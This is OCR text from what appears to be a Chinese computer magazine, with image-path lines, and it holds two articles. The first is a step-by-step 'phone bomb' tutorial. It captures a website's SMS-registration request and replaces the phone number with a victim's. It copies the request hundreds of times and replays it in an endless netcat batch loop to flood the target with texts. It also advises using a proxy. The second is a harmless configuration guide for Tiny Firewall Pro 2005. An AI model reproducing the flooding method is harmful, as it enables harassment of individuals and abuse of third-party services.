




图2 设置搜索条件


图3 注册提示

二、攻击思路

既然是用NC提交Cookis，那么当然要抓Cookis啦，到偶的宝贝箱中叫出NC和抓包工具WSockExpert，打开WSockExpert，并选择需要抓包的对象，见图4；然后我们回到IE窗口，按左上方那个按扭打开进刚才手机注册页面的进程，回到刚才的手机注册页面，输入手机号码，点"启动激情"，见图5。


图4 选择需要抓包的对象




图5 启动激情

不一会抓包结果就出来了，那"POST/regyule/……x=46&imageField.y=16"就是了。把它们保存到"cookis200.txt"，其代码如图6所示，看到"mobile=XXXXXXXXXXX&smsid=……"了吗，其中的"XXXXXXXXXXX"就是咱的手机号码，也就是要炸的号码，到时换成要炸的人的号码就行了。如果你要一下子炸他N次的话，那么你在"cookis200.txt"中反复地复制粘贴，一直到上百上千次，那他就完了，呵呵！我这里复了200次。

“小技巧：复制的时候，复制粘贴几次时，选记事本工具栏上的“编辑／全选” 再复制粘贴几次就能以很快的方式增加了，要复制几百次也就几秒钟的时间。”




图6 抓包结果

现在还要做的一步是查出那个网站的IP，这容易，大家看到cookis中的“Host：www.XXX.com”了吗？我们打开一个查IP的网址：http://www.ip138.com/，填上Host：后面的那个域名点“查询”就出来了（注意：域名要是www.XXX.com这样的形式哦）。

下面到NC上阵了，把NC和cookis200.txt放到一个文件夹中，因为这几个文件必须在同一目录才能成功运行，然后新建个批量处理文件，内容如下：

```
:send
nc 网站IP 80<cookis200.txt
goto send
```




图7 提交攻击信息

然后保存为“手机炸弹.bat”，工作总算完成了，偶把它和“cookis200.txt”还有“NC.exe”放在同一个文件夹中，双击运行“手机炸弹.bat”即可。看看，命令执行成功，见图7。同时手机也响个不停了，删也删不了这么多短信了，赶快关掉，毕竟还是自己的爱机啊，要炸骚扰你的人，换上他的号码就是了。不过要适度而为哦，发泄完了就收手，不要用于非法行为哦，要不人家闹大了不好啊~ 最后建议大家先用代理上网，这比较安全些！

【文中所涉及的WSockExpert、NC以及三款手机炸弹，已经收录在光盘中】

编辑点评： 先抓包，后用nc提交，这种方法在各个应用中屡见不鲜，也是基础的基础，望初级读者能掌握。利用本文方法来攻击骚扰你的人确实是一种发泄的方法，但切勿用类似方法来搞破坏哦。

经常会有人问哪款防火墙的功能比较强，这在前几期中都有介绍，相信看过的朋友很快都能上手。本期将介绍一款更牛的防火墙，当你用过之后就能感受它的强大了。数字版权管理保护的出现，让我们对音频视频文件的知识产权有了新的认识，如果你是一名音乐制作人，相信这项技术将成为你工作和生活中不可或缺的一部分。



软件防火墙系列之
——BT防火墙Tiny Firewall pro 2005

Tank

从本文你可以学到：
1. Tiny Firewall Pro的功能介绍及应用。
2. 利用Tiny Firewall Pro加上QQ。

若提起大家都爱使用的防火墙，我想不用问，大家肯定也会异口同声地告诉我，天网、诺顿等等，数都数不清。不过，在说起这个问题时，我要推出今天的主角——Tiny防火墙。

关于Tiny

说起Tiny，也许你们会觉得陌生，不过等我稍微介绍下就会明白其分量了。我看到简介的时候也吓了一大跳。官方的推荐上大概意思是这样的：

1、Windows XP sp2 自带的防火墙就是Tiny公司给OEM（制造商）的。

2、Tiny Firewall 号称美国空军选用的防火墙，大概有50万台电脑在使用（军用？很NB嘛！）。

3、Tiny Firewall 是微软公司推荐的防火墙之一，兼容性很好。

4、Tiny Firewall 可阻止一切进程注入式木马的穿透功能。

等等。这也是把我兴趣提起来的原因。很多朋友都说好用是好用，就是太难配置了，有时还惹人生气什么的。这个嘛，我只能对你说，想用简单的就用天网吧，想尝鲜就试试Tiny。

Tiny Personal Firewall 是由Tinysoftware （官方网站：http://www.tinysoftware.com）出品的软件，它的作用已远远不止防火墙那么简单，任何程序的运行都需要经过它的许可，是一款全面又简单易用的网络防黑软件。这款软件不仅有一般防火墙的常用功能，还支持IDS/IPS(服务器选它不错哦)，能够有效地拦截网络攻击；另外，Tiny还支持MD5签名认证，能够对文件、注册表键值、DLL、OLE/COM、系统服务、设备等进行有效的保护。这也算有点特别的了。先说下，这款软件是英文的，汉化版的也有，只是现有的那个民间汉化版本汉化得不算太完全，所以也算是个遗憾吧。

一、简介

Tiny 尽管有 7 个进程，但是都很小，几乎没有感觉，不算太耗费资源，至少没 QQ 那玩意儿费。

右键点击 Tiny 的任务栏图标，可以看到它主要保护的有四个模块：Windows Security、Firewall、IDS/IPS、Integrity Guard（Windows 安全、防火墙、入侵检测系统／入侵防护系统、完全保护），你可以在这里启用／禁用模块，也可以到 Administration Center（管理中心）里进行具体的设置，如图 1 所示。




图1

Windows 安全这里也是 Tiny 的特色，它根据 MD5、文件名、程序路径来识别程序允许运行的合法性（不管它是不是联网）。这个对于安全期望高的朋友倒是不错。其他的如 Firewall、IDS/IPS、Integrity Guard 这些都不用怎么介绍，大同小异。

在这里，我着重要讲的不是它有哪些功能，而是要教会你怎样更好地使用它。

二、配置

首先看看 tiny 是如何开始工作的。如图 2 所示。




图2

这些选项分别是

1.Run with Default Security 采用默认安全级别

2.Run with No Security 不进行安全监控（对于一般情况我们就选这项）

3.Track'n Reverse 进行监视

4.Do not Run 不运行

5.Move to Quarantine folder 转移到隔离区

6.Trust this Application 加入信任的组

这个默认的安全级别起先我也没弄明白是个什么级别，后来才搞清楚。默认的安全级别在主程序访问网络时会有提示，你可以在弹出的对话框中选择“允许”、“禁止”或者选择“Trust it”直接将其加入信任组，也就是说每启动一次就会问你一次。“不进行安全监控”的意思是指可任意挂载 dll 文件，不会监测文件变化，也就是完全信任，这也很好理解。这里，在那个高级对话框(Advanced)中，我们还可以对用户组权限进行随意设置，如图 3 所示。




图3

选择“Create a new record for this application”，是把程序加入特定组(在下面的列表中选择)，或者你可以自定义新组(New Group)。不仅仅是信任组和默认安全级别，这些都是随心所欲的，还可以选择 Integrity Check(下面介绍)。

选“Let Binary Guard check integrity of this application”，把当前程序置于 Integrity Guard(完全监视)，也就是实时监视，你可以自己选择监视的方式：Monitor，仅仅监视；Ask，询问；Protection，阻止。这些你都可以自己定制。

接下来我们看看 Administration Center（管理中心），如图 4 所示，也就是规则的设定和修改的地方。我们看到左边有 8 个选项，当你一层层打开的时候，你会发现我说的没错，功能之强，和诺顿相比，怪不得连汉化版都找不到。因为功能实在太多了，我只能选择几个对个人或者网管都很实用的来介绍一下，其他的还要等你自己来探索，见谅。

在 Application 菜单下是 My Applications 和 Application Start Control 两项，首先我们来看看 My Application 选项。点击 My Application 后，对应的是正在运行的程序列表。可以点 Select Group 来选择查看的模式。这里点击后也有好几项，反正就是查看哪些东西正在被系统用着。对于添加应用组，这里相对比较简单。我们来看看如何添加新程序，如图 5 所示。




图5

点击“Enroll Exe or Dll”来添加新程序，它不仅可以添加.exe 文件还可以添加.dll 和.ocx 文件等，而且对于添加到多大安全级别的信任组，你还可以选“Add it to an existing group”，因为信任组在这里是独立的，只要你把名字起好记住了，想怎么设安全级别都行。另外，对于文件检查还可以以路径、环境变量来设置。

它还值得一提的一个特色就是旁边的“Genertate Application or dlls”，这个是批量添加功能。你肯定会问这有什么用，看着，比如当我们的 c:\Program files\ 下的东西全都需要使用时，它就用上啦。如图 6 所示。

这个功能还是很贴心的嘛。OK，我们接着来讲讲如何手动阻止一个程序的运行。比如现在你是个网管，老板给你的任务是不准员工上班聊天，所以你就要封杀 QQ，跟我来吧。

